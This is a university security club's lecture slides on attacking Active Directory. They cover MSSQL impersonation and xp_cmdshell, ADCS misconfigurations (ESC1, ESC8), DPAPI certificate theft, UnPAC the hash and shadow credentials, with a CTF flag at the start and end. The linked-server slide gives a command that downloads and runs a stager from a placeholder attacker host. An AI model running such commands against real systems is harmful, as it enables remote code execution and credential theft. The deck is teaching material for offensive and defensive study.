SIGPwny

Purple Team FA2025 • 2025-10-28

Active Directory III

Ronan Boyarski

ctf.sigpwny.com

sigpwny{overly_public_key_infrastructure}

Announcements

- CCDC Invitational this weekend

Overview

- MSSQL
- PKI & ADCS
- Certified Pre Owned
  - ESC1
- DPAPI
  - Theft2
- Cross-Protocol Attacks
  - Smart Cards
  - UnPAC the hash
  - ESC8
- Shadow Credentials

MSSQL

Not MySql

- MSSQL presents an enormous attack surface on top of just data theft, and often operates with medium to high privileges and a lot of trust
- Can enumerate for MSSQL servers by checking SPNs
- MSSQL allows authentication from tokens, NTLM, and Kerberos
- Each MSSQL server will have roles and permissions, the goal is to have the **sysadmin** (sa) role
- The MSSQL service account for a given server often gives sysadmin privileges
  - Kerberoasting this account would lead to taking over the database…
- Local admin **always** has SA privileges

Impersonation


- MSSQL Impersonation allows the executing user to assume the permissions of another user without knowing their password
- Impersonation permissions can be given to groups. It's possible to have a setup where Domain Users can impersonate the service account, which would allow for privilege escalation
  - `SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'`
- We can then just use `EXECUTE AS` to go impersonate
- `EXECUTE AS login='CORP\mssql_svc'; SELECT SYSTEM_USER;`

It's a Feature!

- The SA account can enable **xp_cmdshell** to run shell commands in the current user context.
  - `EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;`
- We can also run arbitrary .NET assemblies by using the CREATE ASSEMBLY statement
- So, if we can get into the SA account, we can compromise the entire machine running the database
- **Toggling on xp_cmdshell and leaving it on is unprofessional**

UNC Injection & Path Relaying

- We can NTLM relay to MSSQL servers
- If there's a dedicated MSSQL service account, we can use that to compromise all the other MSSQL servers if we get into one
- We can use **xp_dirtree** to go list a remote SMB share
  - Windows will auto-login, so we can remote login to an NTLM relay



Linked Servers

- SQL servers can also be linked, where one trusts a login from the other to access data from an external source
- These links can be from anywhere, including across domains, forests, or in the cloud
- This is as easy as enumerating links and seeing where your current account can log in
- `EXEC sp_linkedservers`
- `EXEC sp_serveroption '<Target server>', 'rpc out', 'on'`
- `EXEC ('sp_configure ''show advanced options'', 1; reconfigure;' AT <TARGET>`
- `EXEC ('sp_configure ''xp_cmdshell'', 1; reconfigure;') AT TARGET`
- `EXEC ('xp_cmdshell ''powershell -c iex(iwr -usebasicparsing -uri http://attacker.server/stager.ps1)'';') AT TARGET`

Public Key Infrastructure

AD PKI

- What you would want for password-less authentication
- Very widely deployed in enterprises, and widely misconfigured
- "Provides everything from encrypting file systems, to digital signatures, to user authentication, and more." - SpecterOps, Certified Pre-Owned
- "In the case of DCs, the external authentication information that is used to validate the identity of the client making the bind request comes from the client certificate."
  - So how do we use a client certificate to authenticate to LDAP?

What's in a certificate?

- **Subject** - the owner of the certificate
- **Public Key** - associates the subject with a private key
- **NotBefore** and **NotAfter** - when is the cert valid
- **Serial Number** - identifier for the certificate assigned by CA
- **Issuer** - identifies who issued the certificate (usually a CA)
- **SubjectAlternativeName** - Defines one or more alternate names that the Subject may go by
- **Basic Constraints** - Identifies if the certificate is a CA, among other things
- **EKU** - Object identifiers (OIDs) that define how the cert will be used, commonly including: Code Signing, File Encryption, Client Authentication, Smart Card Logon, Server Authentication

What's in a certificate?

- **Subject** - the owner of the certificate
- **Public Key** - associates the subject with a private key
- **NotBefore** and **NotAfter** - when is the cert valid
- **Serial Number** - identifier for the certificate assigned by CA
- **Issuer** - identifies who issued the certificate (usually a CA)
- **SubjectAlternativeName** - Defines one or more alternate names that the Subject may go by
- **Basic Constraints** - Identifies if the certificate is a CA, among other things
- **EKU** - Object identifiers (OIDs) that define how the cert will be used, commonly including: Code Signing, File Encryption, Client Authentication, Smart Card Logon, Server Authentication

ADCS


- Information in a certificate binds the subject to the key pair, so we can use the certificate as proof of identity
- CAs are responsible for issuing certificates
  - The CA has its own public-private key pair
  - Compromising this keypair is comparable to pwning krbtgt
  - CA cert is self signed (it's the end of the line)
- ADCS sets the certificate's Subject and Issuer fields to the CA's name, Basic Constraints to 'Subject Type=CA', valid for five years
- Hosts then add the root CA certificate to their trust store

4 Horsemen of the ADpocalypse

- ADCS defines CA certs in four locations under the container **CN=Public Key Services,CN=Services,CN=configuration,DC=<DOMAIN>,DC=<COM>**
- **Certificate Authorities** container defines trusted root CA certificates, and are the basis of trust in ADCS
- **Enrollment Services** container defines enterprise CA's
  - Each CA has specific attributes, including a **certificateTemplates** field for defining the enabled certificate templates
  - In AD, clients interact with these to request a cert based on templates
- **NTAuthCertificates** defines CA certificates that enable auth to AD
- **AIA** holds AD objects of intermediate cross CA's (above two)
  - Any intermediate cross CA is propagated to the *Intermediate Certification Authorities* certificate store on each Windows machine

Getting Certified

- Clients search for enterprise CA
- Then generate keypair for use with a certificate signing request
- Clients sign CSR with their private key and send the CSR
- If what they're requesting is fine, the CA responds



Access Control

- Not everyone can request every certificate
- ADCS defines which principals can request a certificate using two SDDLs: one on the certificate template AD object and another on the enterprise CA
- DACLs that enable enrollment rights for a template:
  - Certificate-Enrollment extended right
  - Certificate-AutoEnrollment extended right
  - AllExtendedRights (encapsulates the above)
  - FullControl / GenericAll
- There are many ways to request a certificate
  - Windows Client Certificate Enrollment Protocol (DCOM)
  - ICertPassage Remote Protocol (RPC)
  - Web interface @ http://ADCSSERVER/certsrv/
  - Other web enrollment services

Enrollment Agents & SAN

- Basically delegation for ADCS
- An enrollment agent is an ADCS term given to an entity that can request certificates on behalf of another user
  - To do this, the CA must issue the enrollment agent account a certificate containing at least the CSR EKU OID, enabling it to sign CSRs and request certificates on behalf of other users
- Subject Alternative Names allow additional identities to be bound to a certificate **beyond the subject**
  - The legitimate use case is additional hostnames for HTTPS
  - If an attacker can specify an arbitrary SAN when requesting a certificate that has a client logon EKU, and the CA accepts it, then **the attacker can become any user in the domain**

ESC1: Misconfigured Certificate Template

- There are a specific set of settings for certificate templates that enables **any domain user to become a domain admin**
- The following four things must be true (and often are!)
  - **The enterprise CA grants low-privileged users enrollment rights**
  - **Manager approval is disabled** (No human in the loop)
  - **No authorized signatures are required**
  - **Overly permissive certificate template SDDL grants certificate enrollment rights to low privileged users**
- The following must be true for the certificate template:
  - EKU: one of Client Authentication, PKINIT Client Authentication, Smart Card Logon, Any Purpose, or no EKU
  - Template allows requesters to specify a SAN in the CSR
- This enables an unprivileged user to get a certificate with an arbitrary SAN, functioning as essentially a golden ticket

Cross-Protocol Attacks

Protocol Interoperation

- A user signs the authenticator for a TGT request using the private key of their certificate and submits it to a domain controller - DC responds with TGT if it's ok
- During this process, the KDC verifies that the issuer is trusted and appears in the **NTAUTH certificate store**
  - This is an AD object installed at **CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=COM**
- "By publishing the CA certificate to the Enterprise NTAuth store, the Administrator indicates that the CA is trusted to issue certificates of these types. Windows CAs automatically publish their CA certificates to this store" (Microsoft)
- **The NTAuthCertificates object is the root of trust for certificate authentication in Active Directory**

Smart Cards & Client Logon

- A Smart Card uses Kerberos certificate authentication
  - Provides hardware protection for the private key
  - RDP supports smart card auth as well, but you usually plug it into the computer
  - Logging in with a smart card requires that the certificate template the user enrolls in needs the Smart Card Logon OID in the EKU
- Rubeus can do PKINIT abuse, including requesting a Kerberos TGT by using a certificate that allows for domain authentication
  - This does not inherently require a smart card as long as you can obtain the certificate, but obtaining it is situational
  - So, we can use certificate templates that allow client logon or smart card auth to request a Kerberos TGT!

DPAPI

- Windows stores certificate private keys using Data Protection API
- Data Protection API (DPAPI) provides a means for encrypting and decrypting data blobs using cryptographic keys
  - These keys are tied to either a user or a computer
  - Allows for native Windows functionality and third-party apps to protect and unprotect data transparently to the user
- DPAPI is used by Windows Credential Manager to save secrets (like RDP logins) and by third-party apps like Chrome
- **SharpDPAPI** can manipulate DPAPI to extract encrypted blobs

THEFT2


- Windows stores certificate private keys using DPAPI
- To obtain a certificate and its private key, you must:
  - Figure out which certificate you want to steal from the user's certificate store and extract the key store name
  - Find the DPAPI masterkey needed to decrypt the associated private key
  - Obtain the plaintext DPAPI masterkey and use it to decrypt the private key
- Mimikatz can retrieve the user masterkey if you run it from that user's security context
- SharpDPAPI can decrypt the masterkey for a user if you know their password
- Automate theft with **SharpDPAPI.exe triage**
  - If you're running as system, do **SharpDPAPI.exe machinetriage**

UnPAC the Hash

- In order to support NTLM authentication for applications connecting to network services that do not support Kerberos authentication when PKCA is used, the KDC returns the user's NTLM hash in the privilege attribute certificate (PAC) PAC_CREDENTIAL_INFO buffer
- So, if an account authenticates and gets a TGT through PKINIT, then they can use that to obtain their NTLM hash
- If we combine this with stealing an AD CA's root certificate, we can forge a certificate for any user or computer and use this to get their current NTLM plaintext (like a golden ticket)
- If we can steal a smartcard pin, we can use that to authenticate via ADCS, sign a TGT, then get the NTLM hash


ESC8: NTLM Relay to ADCS

- ADCS allows enrollment over the web
- All HTTP-based certificate enrollment interfaces are vulnerable to NTLM relay attacks (and `/certsrv` ONLY allows NTLM)
- As long as the thing we are relaying can request a certificate with client logon, we can take them over!



ESC8: NTLM Relay to ADCS

- ADCS allows enrollment over the web
- All HTTP-based certificate enrollment interfaces are vulnerable to NTLM relay attacks (and `/certsrv` ONLY allows NTLM)
- As long as the thing we are relaying can request a certificate with client logon, we can take them over!
- **What if we auth coerce the DC directly?**



Shadow Credentials

- TLDR: it's a stable alternative to RBCD if we have ADCS
- We can add "Key Credentials" to the attribute **`msDS-KeyCredentialLink`** of a user or computer object that we can write to
- This means any time we have LDAP write access to one of those principals, we can add the key and then authenticate as that account over Kerberos using PKINIT
- Tools to do this are usually Whisker or PyWhisker
- So, if we can write to the **`msDS-KeyCredentialLink`** property of a user or computer, we can obtain a TGT for that user or computer

Next Meetings

`2025-11-04` • **Next Tuesday**

- Cloud Security

`2025-11-11` • **Next Next Tuesday**

- Introduction to Offensive Development
- Learn how to built custom malware to evade antivirus, maintain covert control over targets, and bypass host and network hardening measures

ctf.sigpwny.com

sigpwny{overly_public_key_infrastructure}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny